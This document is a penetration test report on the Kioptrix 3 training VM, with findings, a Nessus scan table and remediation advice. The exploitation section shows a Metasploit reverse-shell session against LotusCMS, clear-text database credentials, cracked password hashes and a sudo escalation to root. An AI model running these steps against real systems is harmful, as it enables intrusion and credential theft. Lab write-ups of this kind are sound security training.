Penetration Testing

Report

Client: Kioptrix

Project: Penetration Testing on Kioptrix Level 1.2 Network

Report Date: May 5, 2023

Prepared By: Ifeanyi Moses

Tester: Ifeanyi Moses

Contact Information:
https://www.linkedin.com/in/ifeanyimoses/

CONFIDENTIALITY STATEMENT

This report and its contents are confidential and intended solely for the use of the Kioptrix. Any unauthorized use or disclosure of this report, in whole or in part, is strictly prohibited. The findings, conclusions, and recommendations contained in this report are based on the results of a penetration testing exercise conducted by Ifeanyi Moses and should be treated as sensitive and confidential information. If you have received this report in error, please notify us immediately and destroy all copies of the report.

TABLE OF CONTENTS

EXECUTIVE SUMMARY

The security assessment conducted on Kioptrix3.com revealed several vulnerabilities in the website's software and configuration. These vulnerabilities allowed the penetration tester to gain unauthorized access to the website's systems and sensitive information.

The assessment revealed that the website was running an outdated and vulnerable version of LotusCMS. The penetration tester was able to exploit this vulnerability and gain initial access to the remote host. Furthermore, the tester discovered that sensitive information such as database passwords were stored in clear text on the server.

The tester was also able to gain access to the website's database using discovered credentials and obtain clear text passwords for some of the website's users. After gaining access to a user account, the tester was able to escalate their privileges and eventually gain root access to the server.

Based on the findings, it is recommended that the website's software and configuration be updated to address the vulnerabilities discovered during the assessment. In addition, it is recommended that sensitive information be stored securely and that appropriate access controls be implemented to prevent unauthorized access to the server.

Assessment Summary

Based on the security assessment conducted on the Kioptrix 3 web application, the identified vulnerabilities pose a **CRITICAL** risk that could potentially trigger cybersecurity breaches if left unaddressed. However, these vulnerabilities can be easily remedied by implementing the best practices and recommendations provided in the report. Therefore, it is recommended that immediate action be taken to mitigate these critical vulnerabilities and prevent potential security incidents.

Strategic Recommendations

Given the severity of the vulnerabilities, we strongly advise addressing the **CRITICAL** ones first.

1. TECHNICAL SUMMARY

1.1 Scope

During the testing phase, the scope was strictly limited to the target Host Name and its corresponding IP Address (kioptrix3.com: 192.168.68.147). The testing was performed in a controlled environment with the full knowledge and cooperation of Kioptrix's management.

1.2 Findings Overview

Below is a high-level overview of findings identified during testing. These findings are covered in depth in the Technical Details section of this report.

Finding #	Description	Risk
1	Ubuntu OS Unsupported Version	**CRITICAL**
2	SQL injection found in phpMyAdmin < 4.8.6	**CRITICAL**
3	LotusCMS 3.0 eval() Remote Command Execution	**CRITICAL**

2. TECHNICAL DETAILS

2.1 Vulnerability Descriptions

2.1.1 Ubuntu OS Unsupported Version

CRITICAL

CRITICAL Unix Operating System Unsupported Version Detection

Description

According to its self-reported version number, the Unix operating system running on the remote host is no longer supported.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities.

Solution

Upgrade to a version of the Unix operating system that is currently supported.

Output

```
Ubuntu 8.04 support ended on 2011-05-12 (Desktop) / 2013-05-09 (Server).
Upgrade to Ubuntu 21.04 / LTS 20.04 / LTS 18.04.

For more information, see : https://wiki.ubuntu.com/Releases
```

The penetration testing identified that the operating system (OS) running on the remote host is Ubuntu 8.04, which is no longer supported. The lack of support for the OS implies that it is likely to contain security vulnerabilities.

Ubuntu 8.04 was released in April 2008 and reached its end of life (EOL) in May 2013. This means that it no longer receives security updates or bug fixes from the Ubuntu developers, leaving the system vulnerable to known security flaws and exploits.

Using an unsupported operating system is a significant security risk, as it leaves the system vulnerable to attacks that could compromise sensitive data, disrupt business operations, or allow attackers to gain unauthorized access to the system. Attackers can exploit known vulnerabilities in the operating system to launch attacks such as remote code execution or privilege escalation.

Recommendation: Upgrade the Ubuntu OS to a supported version (Ubuntu 23.x) to ensure that security updates are received and vulnerabilities are patched in a timely manner.

2.1.2 SQL injection found in phpMyAdmin < 4.8.6

CRITICAL

CRITICAL phpMyAdmin prior to 4.8.6 SQLi vulnerablity (PMASA-2019-3)

Description

According to its self-reported version number, the phpMyAdmin application hosted on the remote web server is prior to 4.8.6. It is, therefore, affected by a SQL injection (SQLi) vulnerability that exists in designer feature of phpMyAdmin. An unauthenticated, remote attacker can exploit this to inject or manipulate SQL queries in the back-end database, resulting in the disclosure or manipulation of arbitrary data.

The penetration testing revealed the presence of a SQL injection vulnerability in phpMyAdmin version < 4.8.6. The vulnerability specifically exists in the designer feature of phpMyAdmin.

An attacker with no authentication can exploit this vulnerability to inject or manipulate SQL queries in the backend database. This may result in the unauthorized disclosure or manipulation of arbitrary data in the database.

It is recommended that the affected version of phpMyAdmin be upgraded to the latest version (phpMyAdmin 5.2.x) to mitigate this vulnerability.

2.1.3 LotusCMS 3.0 eval() Remote Command Execution

CRITICAL

The Lotus CMS version 3.0 is vulnerable to a remote code execution attack through the use of the eval() function. This content management system, developed by Vipana LLC using PHP, is no longer maintained by its team, making it susceptible to security threats.

An attacker can exploit this vulnerability by injecting PHP code into the 'page' parameter, which is passed to an eval call, allowing them to remotely execute arbitrary code on the server. The module can automatically identify a 'page' parameter from the default page, or it can be manually specified in the URI option. This vulnerability poses a significant security risk and should be addressed immediately.

Recommendation: Upgrade or migrate to a more secure and actively maintained content management system. As LotusCMS is no longer being developed or maintained by its team, it is highly recommended to switch to a more secure and up-to-date CMS.

2.2 Exploitation Techniques

Upon visiting kioptrix3.com, I discovered that the login page was powered by LotusCMS. After researching known exploits targeting this version, I found an exploit on Metasploit that allowed me to use the eval() function to execute remote code and gain initial access to the host using the user "www-data".

```
msf6 exploit(multi/http/lcms_php_exec) > set payload generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
msf6 exploit(multi/http/lcms_php_exec) > run

[*] Started reverse TCP handler on 192.168.68.128:4444
[*] Using found page param: /index.php/index.php?page=index
[*] Sending exploit ...
[*] Command shell session 1 opened (192.168.68.128:4444 -> 192.168.68.147:56093) at 2023-03-15 08:52:13 -0400

whoami
www-data
uname -a
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
```


To escalate privileges and gain access to the admin account, I used linepeas.sh, a Linux privilege escalation tool, to scan the host. This led me to a file at /home/www/kioptrix3.com/gallery/gconfig.php, which contained the clear-text username and password of the MySQL server ("root" and "fuckeyou", respectively).

```
$GLOBALS["gallarific_mysql_server"] = "localhost";
$GLOBALS["gallarific_mysql_database"] = "gallery";
$GLOBALS["gallarific_mysql_username"] = "root";
$GLOBALS["gallarific_mysql_password"] = "fuckeyou";
```

Using these credentials, I was able to log in to the phpMyAdmin page that I had discovered while bruteforcing directories on the system. Within the gallerydatabase, under the "dev_accounts" table, I found user names and password hashes. I used a hash analyzer to convert the hashes to their clear-text passwords.

```
1  1  dreg        0d3eccfb887aabd50f243b3f155c0f85  Mast3r - Possible algorithms: MD5
2  1  loneferret  5badcaf789d3d1d09794d8f021f40f0e  starwars - Possible algorithms: MD5
```

Next, I attempted to log in to the user account "loneferret" using the password "starwars" via SSH. Once I gained access, I searched for commands that could be run with sudo privileges on the host machine. I then edited the sudoers file to allow the "sudo /bin/sh" command to be executed.



After editing the file, I executed the command using "sudo /bin/sh" and gained root access to the host machine, allowing me to obtain the flag "Congrats.txt".

```
# cat Congrats.txt
Good for you for getting here.
Regardless of the matter (staying within the spirit of the game of course)
you got here, congratulations are in order. Wasn't that bad now was it.

Went in a different direction with this VM. Exploit based challenges are
nice. Helps workout that information gathering part, but sometimes we
need to get our hands dirty in other things as well.
Again, these VMs are beginner and not intented for everyone.
Difficulty is relative, keep that in mind.

The object is to learn, do some research and have a little (legal)
fun in the process.

I hope you enjoyed this third challenge.

Steven McElrea
aka loneferret
http://www.kioptrix.com


Credit needs to be given to the creators of the gallery webapp and CMS used
for the building of the Kioptrix VM3 site.

Main page CMS:
http://www.lotuscms.org

Gallery application:
Gallarific 2.1 - Free Version released October 10, 2009
http://www.gallarific.com
Vulnerable version of this application can be downloaded
from the Exploit-DB website:
http://www.exploit-db.com/exploits/15891/

The HT Editor can be found here:
http://hte.sourceforge.net/downloads.html
And the vulnerable version on Exploit-DB here:
http://www.exploit-db.com/exploits/17083/


Also, all pictures were taken from Google Images, so being part of the
public domain I used them.
```

2.3 Remediation Recommendations

Based on the findings of the penetration test, the following recommendations can be made to improve the security of the Kioptrix website:

- ✓ Upgrade LotusCMS: As LotusCMS is no longer being developed or maintained, it is recommended to migrate to a more secure and actively maintained CMS. If that is not possible, it is recommended to apply any available patches or updates to the CMS to mitigate known vulnerabilities.
- ✓ Securely store credentials: It is recommended to securely store all credentials, including those for databases, in an encrypted format. Passwords should be complex and changed regularly.
- ✓ Limit user privileges: User accounts should be granted the least privileges necessary to perform their tasks, and should not be given administrator privileges unless absolutely necessary.
- ✓ Regularly update software: All software, including the operating system, web server, and any third-party software should be regularly updated with the latest security patches and updates.
- ✓ Conduct regular security assessments: Regular security assessments, such as penetration testing and vulnerability scanning, should be conducted to identify and address any security weaknesses in the system.
- ✓ Implement strong access controls: Access controls should be implemented to restrict access to sensitive data and resources only to authorized users. This can include implementing multi-factor authentication and role-based access controls.
- ✓ Secure the server environment: The server environment should be secured by implementing firewalls, intrusion detection and prevention systems, and other security measures to protect against attacks and unauthorized access.

3. CONCLUSION

In conclusion, the penetration testing of Kioptrix 3 was successful in identifying several vulnerabilities and providing recommendations for remediation. The testing revealed that the LotusCMS version 3.0 used in the login page was vulnerable to a remote code execution attack through the use of the eval() function, which allowed for initial access to the remote host.

Additionally, the testing revealed several privilege escalation vulnerabilities that allowed for gaining access to sensitive information and ultimately obtaining root access to the host machine.

To remediate these vulnerabilities, several recommendations were provided, including updating the CMS to a newer, more secure version, implementing strong password policies, regularly patching and updating the operating system and applications, and limiting the use of privileged accounts. These recommendations will help to improve the security posture of Kioptrix 3 and reduce the likelihood of successful attacks in the future.

4. APPENDICES

4.1 Appendix A: Detailed Methodology

1. Planning:
   a. Understand the scope of the engagement by identifying the target systems, applications, and networks that are to be tested.
   b. Define the goals and objectives of the testing, including what is in and out of scope.
   c. Establish a testing schedule that includes timelines, deadlines, and expected outcomes.
   d. Identify the team members who will be involved in the testing, their roles, and responsibilities.

2. Information Gathering:
   a. Use tools such as Nmap to discover open ports, services, and operating systems.
   b. Perform passive reconnaissance by analyzing the website structure and web server banner.
   c. Conduct active reconnaissance by performing vulnerability scanning using tools such as Nessus and Nikto.

3. Vulnerability Analysis:
   a. Analyze the results of vulnerability scanning to identify potential vulnerabilities.
   b. Conduct manual testing to validate the findings of the vulnerability scanning tool.
   c. Identify vulnerabilities that can be exploited to gain unauthorized access or to compromise the confidentiality, integrity, or availability of the system.

4. Exploitation:
   a. Exploit the identified vulnerabilities to gain unauthorized access to the system or network.
   b. Escalate privileges to gain administrative access to the system.

5. Reporting:
   a. Document the findings, including the vulnerabilities identified, the impact of these vulnerabilities, and recommendations for remediation.
   b. Provide a summary of the engagement, including the scope, methods, and outcomes.
   c. Present the findings to the client in a clear and concise manner.
   d. Provide guidance to the client on how to address the vulnerabilities identified during the testing.

4.2 Appendix B: Evidence of Vulnerabilities

During the assessment, we used Nessus Professional to perform vulnerability scanning on the target system. Nessus detected multiple vulnerabilities, which are listed below along with their associated risk levels.

192.168.68.147

Vulnerabilities Total: 53

SEVERITY	CVSS V3.0	PLUGIN	NAME
CRITICAL	7.5	125855	phpMyAdmin prior to 4.8.6 SQLi vulnerablity (PMASA-2019-3)
CRITICAL	10.0	33850	Unix Operating System Unsupported Version Detection
MEDIUM	5.0	40984	Browsable Web Directories
MEDIUM	5.0	11213	HTTP TRACE / TRACK Methods Allowed
MEDIUM	5.0	46803	PHP expose_php Information Disclosure
MEDIUM	4.3	90317	SSH Weak Algorithms Supported
MEDIUM	4.3	85582	Web Application Potentially Vulnerable to Clickjacking
MEDIUM	4.3	51425	phpMyAdmin error.php BBcode Tag XSS (PMASA-2010-9)
LOW	2.6	70658	SSH Server CBC Mode Ciphers Enabled
LOW	2.6	153953	SSH Weak Key Exchange Algorithms Enabled
LOW	2.6	71049	SSH Weak MAC Algorithms Enabled
LOW	2.6	26194	Web Server Transmits Cleartext Credentials
INFO	N/A	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	18261	Apache Banner Linux Distribution Disclosure
INFO	N/A	48204	Apache HTTP Server Version
INFO	N/A	84574	Backported Security Patch Detection (PHP)
INFO	N/A	39520	Backported Security Patch Detection (SSH)
INFO	N/A	39521	Backported Security Patch Detection (WWW)
INFO	N/A	45590	Common Platform Enumeration (CPE)

INFO	N/A	54615	Device Type
INFO	N/A	35716	Ethernet Card Manufacturer Detection
INFO	N/A	86420	Ethernet MAC Addresses
INFO	N/A	49704	External URLs
INFO	N/A	43111	HTTP Methods Allowed (per directory)
INFO	N/A	10107	HTTP Server Type and Version
INFO	N/A	12053	Host Fully Qualified Domain Name (FQDN) Resolution
INFO	N/A	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	46215	Inconsistent Hostname and IP Address
INFO	N/A	50344	Missing or Permissive Content-Security-Policy frame-ancestors HTTP Response Header
INFO	N/A	50345	Missing or Permissive X-Frame-Options HTTP Response Header
INFO	N/A	11219	Nessus SYN scanner
INFO	N/A	19506	Nessus Scan Information
INFO	N/A	11936	OS Identification
INFO	N/A	117886	OS Security Patch Assessment Not Available
INFO	N/A	48243	PHP Version Detection
INFO	N/A	66334	Patch Report
INFO	N/A	70657	SSH Algorithms and Languages Supported
INFO	N/A	149334	SSH Password Authentication Accepted
INFO	N/A	10881	SSH Protocol Versions Supported
INFO	N/A	153588	SSH SHA-1 HMAC Algorithms Enabled
INFO	N/A	10267	SSH Server Type and Version Information
INFO	N/A	22964	Service Detection
INFO	N/A	25220	TCP/IP Timestamps Supported

INFO	N/A	110723	Target Credential Status by Authentication Protocol - No Credentials Provided
INFO	N/A	10287	Traceroute Information
INFO	N/A	20094	VMware Virtual Machine Detection
INFO	N/A	100669	Web Application Cookies Are Expired
INFO	N/A	85601	Web Application Cookies Not Marked HttpOnly
INFO	N/A	85602	Web Application Cookies Not Marked Secure
INFO	N/A	91815	Web Application Sitemap
INFO	N/A	11032	Web Server Directory Enumeration
INFO	N/A	10662	Web mirroring
INFO	N/A	17219	phpMyAdmin Detection